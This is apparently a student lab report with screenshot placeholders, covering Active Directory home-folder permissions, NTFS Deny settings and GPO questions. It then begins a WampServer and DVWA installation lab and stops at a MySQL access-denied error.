


-Modify Advanced Security settings for the admin user's folder:




-Modify Advanced Security settings for the non-admin user's folder:






-Update policies on both machines with **gpupdate**:




-From the Windows 10 VM, signed in with the non-admin user, create files and folders in the U: Drive:

+) On the WIN10 VM, create a new folder inside U: Drive:




+ ) On the WIN2019-SERVER VM, the non-admin user's folder in Local Disk C: Drive is populated with the new folder:




- From the Windows Server 2019 VM, create files and folders in the admin user's U: drive:

+ ) On the WIN2019-SERVER VM, create a new folder inside U: Drive:



+ ) On the WIN10 VM (**sign in with the user admin's account**) , the admin user's folder in U: Drive is populated with the new folder:




**The non-admin user, because of the Deny for List Folder Contents given earlier, will not be able to see folders in that shared folder, but the admin user will be able**




to, and, of course, will also be able to access and modify any file and folder in the hierarchy.


## 8a-8k



-After successfully updating the policies with **gpupdate** on both machines, create a some test files for the admin user inside **Documents** using the admin account from the WIN10 VM:



-On the WIN2019-SERVER VM, we can see that the mapped **U: Drive** simultaneously populate its contents with the new files created with the admin account from the WIN10 VM:



The same can be done for other user accounts, and results can be observed simultaneously from the WIN2019-SERVER VM via corresponding accounts

---

## Lab Analysis

1. What is the relationship between a tree, domain, and forest?

- **Domain:** The basic building block and security boundary in AD. It is a logical collection of objects (users, computers, groups, etc.) that share the same database, schema, and security policies. Every AD structure starts with at least one domain (called the **root domain**).
- **Tree:** A collection of one or more domains that share a **contiguous namespace** (e.g., contoso.com as root, with child domains sales.contoso.com and uk.contoso.com). All domains in a tree are connected by **transitive trusts**.
- **Forest:** The top-level container in AD. It is a collection of one or more **trees** (which may have different namespaces, e.g., contoso.com tree + fabrikam.com tree). The forest is the ultimate security boundary — all domains/trees in a forest share the same schema, configuration, and global catalog. The first domain created automatically becomes the **forest root domain**.

## 2. What is an object in AD?

An **object** is any individual entity stored in the Active Directory database.

Examples of objects include:

- Users
- Computers
- Groups
- Organizational Units (OUs)
- Printers
- Contacts
- Shared folders, etc.

Every object has:

- A unique **Security Identifier (SID)**
- A set of **attributes** (e.g., a user object has attributes like first name, last name, email, password hash, etc.)

Objects are defined by the AD **schema** (which tells AD what types of objects exist and what attributes they can have).

There are two main types:

- **Leaf objects** — cannot contain other objects (e.g., user, computer).
- **Container objects** — can contain other objects (e.g., OU, domain).

### 3. What are the differences between a group and an OU?

#### Summary:

- Use Groups to control who can access what.
- Use OUs to control who can manage what and to apply policies.

### 4. What happens for remote access when there is a conflict between share permissions and NTFS permissions?

When a user accesses a shared folder **over the network** (remote access), Windows combines **Share permissions** and **NTFS permissions** and applies the **most restrictive** one.

- The **effective permission** = the **most restrictive** of the two.
- Example 1: Share = **Read**, NTFS = **Full Control** → User gets **Read** only.
- Example 2: Share = **Full Control**, NTFS = **Read** → User gets **Read** only.
- Local access (on the server itself) is affected only by NTFS permissions (share permissions do not apply locally).

**Best practice:** Set Share permissions to **Full Control** for Everyone (or the required groups), and control all security using **NTFS permissions** only. This makes management much cleaner.

### 5. To which three levels can GPOs be linked?

Group Policy Objects (GPOs) can be linked to **three** levels in Active Directory:

1. **Site** level
2. **Domain** level
3. **Organizational Unit (OU)** level


(They are applied in LSDOU order: Local → Site → Domain → OU, with later levels overriding earlier ones unless blocked or enforced.)

GPOs **cannot** be linked directly to individual users, computers, or groups.


---


# Lab Exercise 19.01: Configuring WampServer and DVWA

## 1. Install WampServer:




-Install missing dependencies and VC/C++ packages:






### 3. Complete the installation:


-Chose **Chrome.exe** as the main browser and **notepad.exe** as the main text editor



## 5.Download DVWA and extract contents:



## 6.Incorporate DVWA and WampServer.



|                                                   |                          |                     |                   |           |               |
|---------------------------------------------------|--------------------------|---------------------|-------------------|-----------|---------------|
| << Local Disk (C:) > wamp64 > www > dvwa > config |                          |                     |                   |           | Search config |
|                                                   | <input type="checkbox"/> | Name                | Date modified     | Type      | Size          |
|                                                   |                          | config.inc.php      | 3/24/2026 8:36 AM | PHP File  | 3 Ki          |
|                                                   |                          | config.inc.php.dist | 3/24/2026 8:36 AM | DIST File | 3 Ki          |

## 8. Create a database and user and configure privileges:

| 127.0.0.1/dvwa/setup.php#                                                                                                                                                                                                                                                                                                                       |        |        |                                                                                                                                         |                  | ☆ | ↓ | ⓘ |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|--------|-----------------------------------------------------------------------------------------------------------------------------------------|------------------|---|---|---|
| <p><b>Fatal error: Uncaught mysqli_sql_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\wamp64\www\dvwa\includes\DBMS\MySQL.php on line 13</b></p> <p><b>mysqli_sql_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\wamp64\www\dvwa\includes\DBMS\MySQL.php on line 13</b></p> |        |        |                                                                                                                                         |                  |   |   |   |
| Call Stack                                                                                                                                                                                                                                                                                                                                      |        |        |                                                                                                                                         |                  |   |   |   |
| #                                                                                                                                                                                                                                                                                                                                               | Time   | Memory | Function                                                                                                                                | Location         |   |   |   |
| 1                                                                                                                                                                                                                                                                                                                                               | 0.0003 | 455776 | {main}()                                                                                                                                | ...\setup.php:0  |   |   |   |
